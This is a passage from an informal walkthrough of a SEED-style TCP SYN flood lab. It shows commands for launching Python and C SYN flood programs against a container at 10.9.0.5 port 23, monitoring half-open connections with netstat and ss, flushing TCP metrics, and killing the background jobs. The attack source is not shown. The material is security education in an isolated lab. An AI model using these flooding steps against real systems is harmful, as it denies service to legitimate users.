   net.ipv4.tcp_max_syn_backlog = 80
   root@27e6e697ac3f:/home# 
   ```
   }
3. ip tcp_metrics show
   10.9.0.6 age 140.552sec cwnd 10 rtt 79us rttvar 40us source 10.9.0.5
   Result => {
   
   ```
   root@27e6e697ac3f:/home# ip tcp_metrics show
   10.9.0.6 age 11588.804sec cwnd 10 rtt 3527us rttvar 5776us source 1
   0.9.0.5
   root@27e6e697ac3f:/home# 
   ```
   }


Now let count the number of line so we don't run in to problem. By typing this command you will know the number of lines…
netstat -tna | grep SYN_RECV | wc -l



```
root@27e6e697ac3f:/home# netstat -tna | grep SYN_RECV | wc -l
0
root@27e6e697ac3f:/home#
```

After doing all these… Launch the attack. Open your terminal and goo to the root or if you're not in the root directory, use sudo and run the code "synflood.py" to launch the attack.

root@VM:/volumes# python3 synflood.py and hit enter.




```
root@VM:/volumes# python3 synflood.py
```

Remember you saved the code in the volume folder.

After clicking on enter, You won't see any response. This means that the program is up and running perfectly. Don't worry, Just head back to the attacker's route and enter the code you enter last the netstat -tna | grep SYN_RECV | wc -l


This time. Instead of seeing 0, you'll see other number else…



```
root@27e6e697ac3f:/home# netstat -tna | grep SYN_RECV | wc -l
0
root@27e6e697ac3f:/home# netstat -tna | grep SYN_RECV | wc -l
53
root@27e6e697ac3f:/home#
```

Now in the attacker's page let enter the next command. This command is available on the question. You can just copy and paste. It is located close to the netstate -tna ext…

The command is: ss -n state syn-recv sport = :23 | wc -l. This command works the same way as the netstate does… What is the actual capacity of the size queue. 60. Ok reenter these commands till you get 60.




```
root@27e6e697ac3f:/home# ss -n state syn-recv sport = :23 | wc -l
62
root@27e6e697ac3f:/home# ss -n state syn-recv sport = :23 | wc -l
62
root@27e6e697ac3f:/home# ss -n state syn-recv sport = :23 | wc -l
62
root@27e6e697ac3f:/home# ss -n state syn-recv sport = :23 | wc -l
62
root@27e6e697ac3f:/home# ss -n state syn-recv sport = :23 | wc -l
62
root@27e6e697ac3f:/home# ss -n state syn-recv sport = :23 | wc -l
43
root@27e6e697ac3f:/home# ss -n state syn-recv sport = :23 | wc -l
60
root@27e6e697ac3f:/home#
```

Got it right? Now let check if our attack is still working. Let's head on to the user_1 route and launch the telnet attack again…

Example.

telnet 10.9.0.5 … and login again…

to see the success message. You logged in successfully. But you got this message. Below. That's means that your attack worked.



```
This system has been minimized by removing packages and content tha
t are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Dec  2 06:27:07 UTC 2022 from 27e6e697ac3f on pts/3
seed@27e6e697ac3f:~$
```

After closing the attack, let try checking again

1. If you try these command you'll get 0. netstat -tna | grep SYN_RECV | wc -l
2. if you try this , you'll get 1: ss -n state syn-recv sport = :23 | wc -l


Getting these means. You've stopped the attack.

…………………………………………………….

Now let's clear the history records.


ip tcp_metrics flush. This will help clear all history. This command shows no response.

This is how it looked like before flushing..



```
root@27e6e697ac3f:/home# ip tcp_metrics show
10.9.0.6 age 11588.804sec cwnd 10 rtt 3527us rttvar 5776us source 1
0.9.0.5
root@27e6e697ac3f:/home#
```

After flushing…




```
root@27e6e697ac3f:/home# ip tcp_metrics flush
root@27e6e697ac3f:/home# ip tcp_metrics show
root@27e6e697ac3f:/home#
```

The memory is cleaned. Launch the attack again and check.

```
netstat -tna
```


You will get lot's of SYN_RECV attacks.



```
 SYN_RECV
tcp        0      0 10.9.0.5:23             156.115.8.155:45698
 SYN_RECV
tcp        0      0 10.9.0.5:23             142.211.212.127:42293
 SYN_RECV
tcp        0      0 10.9.0.5:23             73.209.155.131:12843
 SYN_RECV
tcp        0      0 10.9.0.5:23             84.215.52.219:18094
 SYN_RECV
tcp        0      0 10.9.0.5:23             204.50.161.181:59603
 SYN_RECV
tcp        0      0 10.9.0.5:23             11.216.112.209:50988
 SYN_RECV
tcp        0      0 10.9.0.5:23             47.64.60.207:11015
 SYN_RECV
tcp        0      0 10.9.0.5:23             58.192.118.144:38963
 SYN_RECV
tcp        0      0 10.9.0.5:23             61.180.168.15:62142
 SYN_RECV
tcp        0      0 10.9.0.5:23             205.100.67.150:52893
 SYN_RECV
tcp        0      0 10.9.0.5:23             28.60.58.141:52580
 SYN_RECV
tcp        0      0 10.9.0.5:23             122.97.70.115:7503
 SYN_RECV
tcp        0      0 10.9.0.5:23             57.148.77.192:53223
 SYN_RECV
tcp        0      0 10.9.0.5:23             52.252.50.133:56382
 SYN_RECV
tcp        0      0 10.9.0.5:23             153.88.124.235:30314
 SYN_RECV
tcp        0      0 10.9.0.5:23             27.219.169.41:43462
 SYN_RECV
root@27e6e697ac3f:/home# 
```

Let’s check if the attack is running their jobs. You can use this command to check

1. python3 synflood.py &
   OR
2. jobs



```
root@VM:/volumes# python3 synflood.py &
[1] 40
root@VM:/volumes# python3 synflood.py &
[2] 44
root@VM:/volumes# python3 synflood.py &
[3] 48
root@VM:/volumes# python3 synflood.py &
[4] 52
root@VM:/volumes# python3 synflood.py &
[5] 56
root@VM:/volumes# python3 synflood.py &
[6] 60
root@VM:/volumes# jobs
[1]   Running                 python3 synflood.py &
[2]   Running                 python3 synflood.py &
[3]   Running                 python3 synflood.py &
[4]   Running                 python3 synflood.py &
[5]-  Running                 python3 synflood.py &
[6]+  Running                 python3 synflood.py &
root@VM:/volumes# 
```


Now that this jobs are running how do we stop them?

Let’s kill them. One by one.

Use this command to do so.

```
Kill %1
```

Do the same to the others.



seed@VM: ~/.../Labsetup

```
[4] 52
root@VM:/volumes# python3 synflood.py &
[5] 56
root@VM:/volumes# python3 synflood.py &
[6] 60
root@VM:/volumes# jobs
[1]   Running                 python3 synflood.py &
[2]   Running                 python3 synflood.py &
[3]   Running                 python3 synflood.py &
[4]   Running                 python3 synflood.py &
[5]-  Running                 python3 synflood.py &
[6]+  Running                 python3 synflood.py &
root@VM:/volumes# kill %1
root@VM:/volumes# kill %2
[1]   Terminated              python3 synflood.py
root@VM:/volumes# kill %3
[2]   Terminated              python3 synflood.py
root@VM:/volumes# kill %4
[3]   Terminated              python3 synflood.py
root@VM:/volumes# kill %5
[4]   Terminated              python3 synflood.py
root@VM:/volumes# kill %6
[5]-  Terminated              python3 synflood.py
root@VM:/volumes# jobs
[6]+  Terminated              python3 synflood.py
root@VM:/volumes# kill %7
bash: kill: %7: no such job
root@VM:/volumes# kill %6
bash: kill: %6: no such job
root@VM:/volumes# jobs
root@VM:/volumes# jobs
root@VM:/volumes# jobs
root@VM:/volumes# jobs
root@VM:/volumes#
```

....


3.2 TASK 1.2 LAUNCH THE ATTACK USING C

Other than the TCP cache issue, all the issues mentioned in Task 1.1. can be resolved if we can send spoofed SYN packets faster enough. We can achieve that using C.

SOLUTION…

Well, The codes for this task is already given to us. First let's compile the code on the host VM

"gcc -o synflood synflood.c"




```
[12/02/22]seed@VM:~/.../volumes$ gcc -o synflood synflood.c
[12/02/22]seed@VM:~/.../volumes$ ls
synflood  synflood.c  synflood.py
[12/02/22]seed@VM:~/.../volumes$ 
```

Done this? ^ good. Now let's try to run our C code.


```
./synflood
```

You got an error saying please provide your ip and port righ? No worries. Just do as it says..




```
root@VM:/volumes# ls
synflood  synflood.c  synflood.py
root@VM:/volumes# ./synflood
Please provide IP and Port number
Usage: synflood ip port
root@VM:/volumes# 
```

Solution to this. ^


```
root@VM:/volumes# ls
synflood  synflood.c  synflood.py
root@VM:/volumes# ./synflood 10.9.0.5 23
```

After doing this, Just hit enter. You will get no response. If no error after doing this, It means it's working but if error. Re do it..

Now we can do the same thing we did for the the python checking the number of lines. The limit's etc…



```
root@27e6e697ac3f:/home# netstat -tna | grep SYN_RECV | wc -l
61
root@27e6e697ac3f:/home#
```


………

TASK 1.3 ENABLE THE SYN COOKIE COUNTERMEASURE.

Please enable the SYN cookie mechanism, and run your attack again and compare the result.

SOLUTION…

